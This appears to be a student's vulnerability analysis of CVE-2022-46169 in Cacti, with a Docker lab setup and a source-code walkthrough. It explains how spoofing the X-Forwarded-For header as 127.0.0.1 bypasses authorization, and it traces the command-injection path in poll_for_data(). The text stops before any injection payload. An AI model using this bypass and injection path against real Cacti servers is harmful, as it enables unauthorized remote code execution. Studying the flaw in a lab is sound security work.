 hpt-intern-task-submission/cve-2022-46169
Step-by-step analysis of CVE-2022-46169: unauthenticated remote code execution in Cacti via authentication bypass and command injection, with Docker lab setup and exploitation walkthrough.

Cacti is an open-source operational monitoring tool written in PHP, MySQL/MariaDB, which provides a friendly interface.
The vulnerability was found in 2022 which affected all versions before 1.2.23. This bug requires a chain of authentication bypass and command injection to achieve RCE (Remote Code Execution).
In this CVE analysis, I will run Cacti in Docker and use VSCode for code analysis. The set up will be quite simple, first we need a docker-compose.yaml file to create a new environment. Below is the docker-compose.yaml file:
version: '2'

services:


cacti:

image: "smcline06/cacti"

container_name: cacti

domainname: example.com

hostname: localhost

ports:

- "8088:80"

environment:

- DB_NAME=cacti_master

- DB_USER=cactiuser

- DB_PASS=cactipassword

- DB_HOST=db

- DB_PORT=3306

- DB_ROOT_PASS=rootpassword

- INITIALIZE_DB=1

- TZ=America/Los_Angeles

volumes:

- cacti-data:/cacti

- cacti-spine:/spine

- cacti-backups:/backups

links:

- db


db:

image: "mariadb:10.3"

container_name: cacti_db

domainname: example.com

hostname: db

ports:

- "3307:3306"  # Change host port to 3307

command:

- mysqld

- --character-set-server=utf8mb4

- --collation-server=utf8mb4_unicode_ci

- --max_connections=200

- --max_heap_table_size=128M

- --max_allowed_packet=32M

- --tmp_table_size=128M

- --join_buffer_size=128M

- --innodb_buffer_pool_size=1G

- --innodb_doublewrite=ON

- --innodb_flush_log_at_timeout=3

- --innodb_read_io_threads=32

- --innodb_write_io_threads=16

- --innodb_buffer_pool_instances=9

- --innodb_file_format=Barracuda

- --innodb_large_prefix=1

- --innodb_io_capacity=5000

- --innodb_io_capacity_max=10000

environment:

- MYSQL_ROOT_PASSWORD=User@123

- TZ=America/Los_Angeles

volumes:

- cacti-db:/var/lib/mysql


volumes:

cacti-db:

cacti-data:

cacti-spine:

cacti-backups:
After creating the file, open command line and navigate to the file directory, run the command docker-compose up -d, open browser and access to localhost:8088. First you will see a log in page:


The default credential is admin/admin. The process of setting up will be presented by photos below:

Create new password












After finishing installation, we will have a console screen like this
Now let's start to analyze the vulnerability. As we know that, the vulnerable file is remote_agent.php, so we'll try to access to file on browser

It says that we are not authorized to access the file. It's time to view the source code of the file

It checks by calling the remote_client_authorized() function. Let's dive deeply into that function.

First, the server get our IP address via the get_client_addr() function and then use the gethostbyaddr() function to translate our IP to hostname. The server then fetch all the pollers available in poller table and compare each poller's hostname with your hostname translated from the IP address. There's a bypass here, inside the get_client_addr():

We can see that the server will retrieve the IP address via one of the header:
-   X-Forwarded-For
-   X-Client-IP
-   X-Real-IP
-   X-ProxyUser-Ip
-   CF-Connecting-IP
-   True-Client-IP
-   HTTP_X_FORWARDED
-   HTTP_X_FORWARDED_FOR
-   HTTP_X_CLUSTER_CLIENT_IP
-   HTTP_FORWARDED_FOR
-   HTTP_FORWARDED
-   HTTP_CLIENT_IP
-   REMOTE_ADDR
This allow us to fully control the value of our IP address. In this case, we can use the X-Forwarded-For header to spoofed our IP to a valid IP, which allow us to bypass authorization. X-Forwarded-For header is often used to identify the original IP address if there's a proxy or load balancer sit between the client and the server. However, this will be an attack surface for attackers to exploit. Because we run cacti locally, we need to specify an IP address that will be translated to localhost, which is 127.0.0.1.

Looks good now right? However, it's just the beginning bros!!! We need more code analysis to successfully injection command and gain remote code execution. After finishing authentication, the program will execute this code

The server will get the action parameter and step into a Switch/Case. if the value of action is pollerdata, the program will call the poll_for_data(). This function is vulnerable to command injection, so we will carefully analyze it.

The function will take 3 parameters $local_data_ids, $host_id, $poller_id received from user's request parameters local_data_ids, host_id, poller_id. Notice the difference in the function to retrieve the parameters, one is get_filter_request_var and other is get_nfilter_request_var, there is one more n in the last function, we will discuss more about this. After that, the program will check if we supply the local_data_ids parameter and will loop each one to retrieve data from the poller_item table base on local_data_ids and host_id. The query will be saved in $items.

If the query returns with results, the program will loop through each $item in $items and step in a Switch/Case statement which takes $item['action'] as Switch value. There're many cases but the case we should investigate is the POLLER_ACTION_SCRIPT_PHP which means action equals to 2.
